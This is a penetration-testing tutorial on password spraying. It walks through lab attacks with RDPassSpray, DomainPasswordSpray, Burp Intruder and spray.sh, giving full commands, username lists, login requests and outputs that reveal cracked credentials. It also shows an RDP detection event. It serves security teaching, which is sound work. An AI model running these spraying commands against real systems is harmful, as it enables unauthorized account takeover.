Password Spraying

A Pentesting Guide

Original Author(s): *Pavandeep Singh & Yashika Dhir*

Table of Contents

Abstract

In penetration testing, password cracking is a technique used to gain unauthorized access by deciphering passwords. It helps pentesters identify weaknesses in password policies and user practices, enabling organizations to strengthen their security measures.

In this report, we'll explore a technique that may sound like brute forcing, but it isn't. It's called Password Spraying. We'll explain the difference between the two and look at real-life examples. Then, we'll introduce several tools you can use for Password Spraying.

Disclaimer: This report is provided for educational and informational purpose only (Penetration Testing). Penetration Testing refers to legal intrusion tests that aim to identify vulnerabilities and improve cybersecurity, rather than for malicious purposes.

Introduction

It is an attack on the authentication channels where the attacker in question takes a huge number of usernames and takes a single password and then try each one of those usernames until one is accepted. In real life, however, this is done using tools, some of which we will take a look at in this article. This is a great technique most of the account lockout policies are only applicable to the incorrect passwords and not for an incorrect username.

Brute-force vs Spraying

Brute-forcing is of many types, but mostly it is attempting a large number of passwords on the smallest number of accounts, or even on a single account.

On the other hand, Password spraying is almost the opposite. It is attempting the smallest number of passwords on the biggest number of accounts possible.

Real Life Password Spraying

FBI investigations tell us that there is a very high rise in the use of password spraying against organizations all around the globe. In February of 2018, the DOJ of New York indicted 9 Middle Eastern nationals who were associated with the Mabna Institute for computer intrusion-related offences. They performed many instances of the password spraying attack. This speaks volumes about the real-life risks of this attack. Hackers are using it to gain access to confidential information linked to the employees' personal as well as business details. Another such incident was the Citrix, for those who don't know it is a software company that provides server, application and desktop virtualization as well as SAAS services. They become the victim of password spraying and they were so blind that they had no idea that was attacked until the FBI informed them. Now also there are many hospitals are being hit by this attack as attackers think that these hospitals are so busy handling the COVID-19 cases that most of their security will either be remote or might just not be there.

Configurations Used in Practical

- **Attacker Machine**
  - OS: Kali Linux 2020.1
  - **IP Address:** 192.168.1.112
- **Target Machine**
  - **Server**
    - **OS:** Windows Server 2016
    - **IP Address:** 192.168.1.105
    - **OS:** Ubuntu 18 (BWAPP)
    - **IP Address**: 192.168.1.109
  - **Client**
    - **OS:** Windows 10
    - **IP Address:** 192.168.1.106


Password Spraying Attacks

We are going to look at the string of attacks each using different tools and some using different protocols. We will look at python scripts, PowerShell scripts, BurpSuite, Shell script, Metasploit Modules, and much more.

```
RDPassSpray.py
```

It is a python script that I discovered while researching for something else. It is a python script that sprays the password. Well technically it is spraying usernames but let's not get into the nomenclature. We created a dictionary with a bunch of usernames as shown in the image given below.


```
cat /root/Desktop/user.txt
```



```
root@kali:~/RDPassSpray# cat /root/Desktop/user.txt
Administrator
raj
aarti
yashika
geet
pavan
kavish
```


Now we decided to use the password as 123 the world's most common password. We can see that we have the users raj, aarti, Yashika, and pavan with the same password and we can also see that those users have the Administrator Privileges as well.

```
python3 RDPassSpray.py -U /root/Desktop/user.txt -p 123 -t 192.168.1.106
```



```
root@kali:~/RDPassSpray# python3 RDPassSpray.py -U /root/Desktop/user.txt -p 123 -t 192.168.1.106
[03-05-2020 08:57] - Total number of users to test: 7
[03-05-2020 08:57] - Total number of password to test: 1
[03-05-2020 08:57] - Total number of attempts: 7
[03-05-2020 08:57] - [*] Started running at: 03-05-2020 08:57:57
[03-05-2020 08:57] - [+] Cred successful (maybe even Admin access!): raj :: 123
[03-05-2020 08:57] - [+] Cred successful (maybe even Admin access!): aarti :: 123
[03-05-2020 08:57] - [+] Cred successful (maybe even Admin access!): yashika :: 123
[03-05-2020 08:57] - [+] Cred successful (maybe even Admin access!): pavan :: 123
[03-05-2020 08:57] - [*] Overall compromised accounts: 4
[03-05-2020 08:57] - [*] Finished running at: 03-05-2020 08:57:59
```

Usually, I keep the logs for the Detection section of my article but this particular log was very specific for this tool. Hence, I wanted to show it. It is for the Event ID 1158. We ran the RDPassSpray and found that it created a log for this event. Here we can see that we have the IP Address of the attacker.



Event Properties - Event 1158, TerminalServices-RemoteConnectionManager
General
Details
Copy
Close

Remote Desktop Services accepted a connection from IP address 192.168.1.112.

Log Name:	Microsoft-Windows-TerminalServices-RemoteConnectionManager/Admin		
Source:	TerminalServices-RemoteCo	Logged:	5/1/2020 1:05:29 PM
Event ID:	1158	Task Category:	None
Level:	Information	Keywords:	
User:	NETWORK SERVICE	Computer:	WIN-S0V7KMTVLD2.ignite.local
OpCode:	Info		
More Information:	Event Log Online Help		

Next, we tweaked around PowerShell. It was a script we downloaded. This attacks the authentication of Domain Passwords. Be sure to be in a Domain Controlled Environment to perform this attack. We have a bunch of users in the test environment. We have some of those names in the dictionary. We try the password “Password@1”.

```
Import-Module C:\Users\kavish\Desktop\DomainPasswordSpray.ps1
type .\user.txt
Invoke-DomainPasswordSpray -Userlist .\user.txt -Domain
ignite.local -Password Password@1
```




```
PS C:\Users\kavish> Import-Module C:\Users\kavish\Desktop\DomainPasswordSpray.ps1
PS C:\Users\kavish> type .\user.txt
kavish
geet
aarti
yashika
pavan
raj
Administrator

PS C:\Users\kavish> Invoke-DomainPasswordSpray -UserList .\user.txt -Domain ignite.local -Password Password@1
[*] Using .\user.txt as userlist to spray with
[*] Warning: Users will not be checked for lockout threshold.
[*] The domain password policy observation window is set to 30 minutes.
[*] Setting a 30 minute wait in between sprays.

Confirm Password Spray
Are you sure you want to perform a password spray against 8 accounts?
[Y] Yes  [N] No  [?] Help (default is "Y"): Y
[*] Password spraying has begun with  1  passwords
[*] This might take a while depending on the total number of users
[*] Now trying password Password@1 against 8 users. Current time is 6:17 AM
[*] Writing successes to
[*] SUCCESS! User:kavish Password:Password@1
[*] SUCCESS! User:geet Password:Password@1
[*] SUCCESS! User:aarti Password:Password@1
[*] SUCCESS! User:yashika Password:Password@1
[*] Password spraying is complete
```

We can see that we have a bunch of users with the same password as "Password@1".


BurpSuite

Password Spraying can be applied on the Web Applications as well. To show this I decide to use the BWAPP. It allows us to create the users as we need multiple users for this practical. Now, after creating users, we move to the login page of the BWAPP and enter the credentials and capture the request on BurpSuite. Then right-click on the captured request and send it to Intruder.




```
POST /bwapp/login.php HTTP/1.1
Host: 192.168.1.109
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 51
Origin: http://192.168.1.109
Connection: close
Referer: http://192.168.1.109/bwapp/login.php
Cookie: PHPSESSID=otdrdml5pdtluedor16oboctit; security
Upgrade-Insecure-Requests: 1

login=bee&password=bug&security_level=0&form=submit
```

In the Positions tab, we will have to add anchors on the username as shown in the image given below. We are doing this so that BurpSuite can target the usernames for the iteration attacks that it will perform through the intruder.



```
POST /bwapp/login.php HTTP/1.1
Host: 192.168.1.109
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 51
Origin: http://192.168.1.109
Connection: close
Referer: http://192.168.1.109/bwapp/login.php
Cookie: PHPSESSID=otdrdml5pdtluedor16oboctit; security_level=0
Upgrade-Insecure-Requests: 1

login=§bee§&password=bug&security_level=0&form=submit
```

Now onto the Payload tab. Here we will be providing the payload options or the usernames that we are putting in the dictionary in the previous attacks. We can directly paste it from the dictionary or add the usernames one by one by typing them in the dialog box and clicking on the Add button.



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack typ

Payload set: 1 — Payload count: 10


Payload type: Simple list — Request count: 10

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
yashika
raj
pavan
geet
kavish
aarti
nisha
```

After adding sufficient usernames click on Start Attack. This will pop up a new window as shown in the image below. Here we can see the difference between the lengths of the request which tells us that the password "bug" was accepted by some of the users. This is how we perform password spraying on a web application using BurpSuite.




Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		302	☐	☐	454	
1	yashika	302	☐	☐	454	
2	raj	302	☐	☐	454	
6	aarti	302	☐	☐	454	
3	pavan	200	☐	☐	4388	
4	geet	200	☐	☐	4388	
5	kavish	200	☐	☐	4388	
7	nisha	200	☐	☐	4388	
8	admin	200	☐	☐	4388	
9	ahmad	200	☐	☐	4388	
10	pinky	200	☐	☐	4388	

Spray.sh

Spray.sh is a pretty famous shell script that is used to spray passwords. Before we go on spraying, let’s create yet another dictionary with usernames as shown in the image below. We will be brute-forcing the SMB users. We will create a similar dictionary with probable passwords. But we will keep the passwords to a maximum of 2 so that it won’t trigger any lockout policies.


```
cat users.txt
```



```
root@kali:~/Spray# cat users.txt
Administrator
raj
hacker
aarti
aashna
yashika
geet
pavan
kavish
```

Now we draft the command that we will use to spray the passwords. First, we will supply the protocol that is SMB as a parameter. Then we will provide the IP Address of the Domain Controller. Followed by the dictionary of users as well as passwords.

```
./spray.sh -smb '192.168.1.105' users.txt passwords.txt 10 1 IGNITE skipuu
```




```
root@kali:~/Spray# ./spray.sh -smb '192.168.1.105' users.txt passwords.txt 10 1 IGNITE skipuu

Spray 2.1 the Password Sprayer by Jacob Wilkin(Greenwolf)

12:40:52 Spraying with password: Ignite@987
[*] user Administrator%Ignite@987 Account Name: Administrator, Authority Name: IGNITE
[*] user Administrator%Ignite@987 Account Name: Administrator, Authority Name: IGNITE
[*] user Administrator%Ignite@987 Account Name: Administrator, Authority Name: IGNITE
[*] user aarti%Password@1 Account Name: aarti, Authority Name: IGNITE
[*] user yashika%Password@1 Account Name: yashika, Authority Name: IGNITE
[*] user geet%Password@1 Account Name: geet, Authority Name: IGNITE
[*] user kavish%Password@1 Account Name: kavish, Authority Name: IGNITE
[*] user Administrator%Ignite@987 Account Name: Administrator, Authority Name: IGNITE
12:40:52 Spraying with password: Password@1
[*] user Administrator%Ignite@987 Account Name: Administrator, Authority Name: IGNITE
[*] user Administrator%Ignite@987 Account Name: Administrator, Authority Name: IGNITE
[*] user Administrator%Ignite@987 Account Name: Administrator, Authority Name: IGNITE
[*] user aarti%Password@1 Account Name: aarti, Authority Name: IGNITE
[*] user yashika%Password@1 Account Name: yashika, Authority Name: IGNITE
[*] user geet%Password@1 Account Name: geet, Authority Name: IGNITE
[*] user kavish%Password@1 Account Name: kavish, Authority Name: IGNITE
[*] user Administrator%Ignite@987 Account Name: Administrator, Authority Name: IGNITE
```

Here we can see that we have the confirmations of different user accounts and their credentials in the network.

Crackmapexec

Crackmapexec, one tool that never ceases to amaze me. I mean what exactly this tool doesn't do? Password spraying is also one of the things that this tool does. The working is quite simple with this tool. All we have to do is provide the protocol to use, the range of IP Address that we want to attack, a bunch of usernames, and a singular password and it will do the rest. In no time it told us that the Administrator is the account with the password Ignite@987.

